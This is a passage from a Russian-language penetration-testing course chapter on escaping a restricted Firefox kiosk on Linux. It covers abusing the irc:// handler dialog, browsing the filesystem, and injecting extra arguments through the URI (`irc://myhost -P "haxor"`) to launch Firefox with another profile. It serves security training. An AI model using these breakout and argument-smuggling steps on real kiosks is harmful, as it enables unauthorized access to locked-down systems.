


Рисунок 176: Просмотр содержимого родительского каталога

К сожалению, этот листинг каталога раскрывает немногое. В некоторых случаях можно использовать листинги каталогов или сообщения об ошибках от некорректных запросов, чтобы получить информацию о серверном процессе, обслуживающем страницы. Здесь же любая попытка перейти к каталогам более высокого уровня или другим расположениям отклоняется, и значимой информации мы не находим.

Пока эта реализация киоска выглядит довольно серьёзной и не предлагает много очевидных путей для исследования. Однако каждый киоск создаёт свои трудности, поэтому выйдем за рамки самых очевидных техник и продолжим фокусироваться на адресной строке.

Мы уже знаем, что браузер отображает HTML-файлы и, вероятно, принимает стандартные HTTP- и HTTPS-URL. Однако существует множество протоколов, к которым можно обращаться через унифицированный идентификатор ресурса (Uniform Resource Identifier, URI).[14] Например, интерфейс киоска показывает локально сохранённые страницы через URI `file://`. Исследуем другие URI.

Несколько URI-схем, включая `chrome://`, `ftp://`, `mailto:`, `smb://` и другие, блокируются механизмом веб-фильтрации или отсутствием внешнего доступа в Интернет. Однако URI `irc://`, который использует протокол IRC[15] для подключения к текстовым серверам Internet Relay Chat (IRC),[16] показывает интересный диалог, как на рисунке 177:




Рисунок 177: Запуск внешнего приложения через протокол irc

Этот диалог запрашивает приложение, которое должно обработать протокол. Это важный прорыв: первая трещина в защите киоска.

#### 11.1.1.1 Упражнения

1. Какую дополнительную информацию можно обнаружить о киоске? ОС какого типа на нём работает?
2. Изучите интерфейс киоска и попробуйте разные специфичные для Firefox ключевые слова `about:` и другие вводимые значения в адресной строке, чтобы понять, какую обратную связь даёт интерфейс киоска и какую информацию можно собрать.

## 11.2 Выполнение команд

Теперь, когда у нас есть потенциальный обход ограничений киоска, можно использовать это диалоговое окно для просмотра файловой системы. Однако нельзя выбирать `Remember my choice for...`, поскольку это помешает в будущем выбирать новые программы (рисунок 178):




Рисунок 178: Убедитесь, что пункт Remember my choice for... не выбран

### 11.2.1 Изучение файловой системы

Когда мы выбираем `Choose...`, киоск показывает обычный интерфейс файлового браузера. Сначала нажмём `Home` в левой панели:




Рисунок 179: Файловый обозреватель диалога Firefox Launch Application

Этот каталог называется `guest`, что раскрывает имя текущего пользователя: `guest`. Это учётная запись, от имени которой работает ПО киоска.

Теперь, когда у нас появился другой интерфейс, попробуем разные сочетания клавиш и щелчок правой кнопкой по интерфейсу и значкам. К сожалению, это не даёт результатов.

В некоторых ограниченных интерфейсах можно щёлкнуть правой или средней кнопкой мыши, чтобы открыть файловый обозреватель или создать ярлыки для приложений, которые затем можно запустить.

Пункт меню `Home`, похоже, пуст, а пункт `Desktop` выбрать нельзя. Однако можно просматривать файловую систему, нажав `Other Locations` в левой панели, а затем `Computer` в правой, как показано на рисунке 180:




Рисунок 180: Просмотр пункта Other Locations в диалоге запуска

Это показывает каталог верхнего уровня киоска:




Рисунок 181: Файловая система Linux на киоске

Соглашения об именовании в корневой файловой системе подтверждают то, о чём мы к этому моменту уже наверняка догадались: это система на базе Unix или Linux.

На этом этапе будем просматривать файловую систему в поисках программы, которую можно запустить, когда браузер встречает URI `irc://`. Мы проверим разные каталоги, где часто находятся бинарные файлы Linux,[17] включая `/bin`, `/usr/bin`, `/usr/share`, `/sbin`, `/usr/sbin`, `/opt` и `/usr/local`.

Например, `/bin/bash`, оболочка Bash в Linux, выглядит заманчивым выбором, но когда мы выбираем её как запускаемое приложение и затем нажимаем `Open Link`, чтобы открыть ссылку через неё, ничего не происходит, и мы возвращаемся в интерфейс браузера. Чтобы попробовать другое приложение, нужно повторить процесс: ввести `irc://myhost` в адресной строке и выбрать новое приложение.




Рисунок 182: Попытка запустить /bin/bash

Поскольку это программа командной строки, она не будет работать в графической среде сама по себе. Вместо неё нужно использовать распространённый графический эмулятор терминала,[18] например `xterm`, `gnome-terminal` или `konsole`. Так как эмуляторы терминала представляют очевидный риск безопасности, их часто удаляют из сборок для киосков, и, как и ожидалось, в этой системе они не установлены. Это может сильно ограничить нашу способность взаимодействовать с оболочкой.

Однако есть ряд других программ, которые могут быть полезны, включая `/bin/busybox`,[19] объединяющий распространённые утилиты Linux/Unix в один бинарный файл. Это может пригодиться позже.




Рисунок 183: Каталог /bin

Кроме того, `/usr/bin/dunstify`[20] отображает короткие всплывающие сообщения, которые исчезают через небольшой промежуток времени. Выберем эту программу, чтобы определить, запустит ли её Firefox. В диалоговом окне `Launch Application` выберем `dunstify` и разрешим запуск:




Рисунок 184: Отображение сообщения с помощью dunstify

Это создало простое всплывающее уведомление, в котором просто написано `irc://myhost`. Это важно по двум причинам. Во-первых, похоже, нет защитного механизма, блокирующего внешние приложения. Во-вторых, мы выяснили, что URI (`irc://myhost`) был передан `dunstify` как аргумент командной строки.

Можно с высокой долей уверенности предположить, что Firefox выполнил команду, похожую на следующую:

```
dunstify irc://myhost
```

Листинг 510 - Вызов dunstify из командной строки Firefox

Это может объяснить прежние сложности с запуском приложений. Если они запускаются с первым параметром `irc://myhost`, а программа не воспринимает его как допустимый аргумент, попытка завершается неудачей. Это можно проверить с различными приложениями из `/bin` в командной строке Kali Linux. Например, протестируем `/bin/bash` с этим аргументом:

```
kali@kali:~$ /bin/bash irc://myhost
/bin/bash: irc://myhost: No such file or directory
kali@kali:~$
```

Листинг 511 - Команда irc в качестве первого параметра не срабатывает в Kali

Из-за недопустимого аргумента `/bin/bash` возвращает ошибку и не запускается корректно. Это можно обойти с помощью `/usr/bin/env`: он позволяет трактовать первый параметр как переменную окружения и тем самым нейтрализовать его перед вызовом целевой программы. Синтаксис будет примерно таким:

```
/usr/bin/env irc://myhost=something /bin/bash
```

Листинг 512 - Нейтрализация первого параметра с помощью env

Это создало бы переменную окружения с именем `irc://myhost` и значением `something`, а затем запустило бы `/bin/bash`. При проверке в Kali этот приём работает, но при запуске на киоске через Firefox он завершается неудачей (рисунок 185). Как и в нашей попытке запустить Bash, вероятно, причина в отсутствии на системе программ-эмуляторов терминала.




Рисунок 185: Попытка /usr/bin/env

Хотя можно потратить гораздо больше времени на эксперименты с разными системными программами, на этом этапе стоит сделать шаг назад и вспомнить, что одна программа, Firefox, отлично запускается на этом киоске и принимает параметры. Мы можем использовать это в своих интересах.

Согласно документации,[21] первый параметр Firefox - это URL или URI. Зная, что Firefox принимает `irc://myhost` как допустимый URI, можно запустить сам Firefox с этим параметром. Однако это не выглядит шагом вперёд, пока мы не рассмотрим другие параметры командной строки Firefox.

### 11.2.2 Использование профилей Firefox

Как мы уже знаем, Firefox работает в ограниченном режиме, вероятно заданном специально настроенным профилем. Возможно, нам удастся выйти из этих ограничений, загрузив другую конфигурацию профиля. Согласно документации, аргумент командной строки для указания нового профиля - `-P "profilename"`.

Попробуем сделать это с новым URI (`irc://myhost -P "haxor"`) и выберем `/usr/bin/firefox` как запускаемое приложение в диалоговом окне `Launch Application` (рисунок 186).




Рисунок 186: Запуск Firefox из Firefox с конкретным профилем

Это запускает новый экземпляр Firefox, который показывает менеджер профилей Firefox (рисунок 187):

